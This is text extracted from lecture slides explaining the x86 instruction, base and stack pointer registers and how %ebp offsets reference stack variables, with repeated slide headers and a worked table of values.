
**Instruction pointer register (%eip)**  
containing the address of the  
*instruction to be executed*

When calling functions, we should store the **location of the next instruction** to be executed after the function call returns, otherwise, the program will continue to increment %eip.


# Stack Related Registers




# Stack Related Registers



# Stack Related Registers




# Stack Related Registers



# Referencing Stack Variables

%ebp A memory address

(%ebp) The value at memory address %ebp  
(like dereferencing a pointer)




**Base Pointer Register (%ebp)**  
containing the address of the  
*bottom of the stack frame*

**Stack Pointer Register (%esp)**  
containing the address of the  
*top of the stack frame*

Expression	Value
%ebp	0xFF33440C
%ebp - 4	0xFF334408
%ebp - 8	0xFF334404
-4(%ebp)	1
-8(%ebp)	2
-C(%ebp)	3
(%ebp)	9
+4(%ebp)	???

# Referencing Stack Variables

%ebp A memory address  
(%ebp) The value at memory address %ebp  
(like dereferencing a pointer)



**Base Pointer Register (%ebp)**  
containing the address of the  
*bottom of the stack frame*


Expression	Value
%ebp	<del>0xFF33440C</del> <b>0xFF334408</b>
%ebp - 4	<del>0xFF334408</del> <b>0xFF334404</b>
%ebp - 8	<del>0xFF334404</del> <b>0xFF334400</b>
-4(%ebp)	<del>1</del> <b>2</b>
-8(%ebp)	<del>2</del> <b>3</b>
-C(%ebp)	<del>3</del> <b>???</b>
(%ebp)	<del>9</del> <b>1</b>
+4(%ebp)	<del>???</del> <b>9</b>

**Stack Pointer Register (%esp)**  
containing the address of the  
*top of the stack frame*

# Referencing Stack Variables

%ebp A memory address

(%ebp) The value at memory address %ebp  
(like dereferencing a pointer)




Expression	Value
%ebp	0xFF33440C 0xFF334408
%ebp - 4	0xFF334408 0xFF334404
%ebp - 8	0xFF334404 0xFF334400
-4(%ebp)	1 2
-8(%ebp)	2 3
-C(%ebp)	3 ???
(%ebp)	9 1
+4(%ebp)	??? 9

It is really important to keep track of the %ebp and %esp registers at the right positions for correct variable referencing and indexing, otherwise, we result on a chaos!

# STACK FRAMES

```
void main() { countUp(3); }

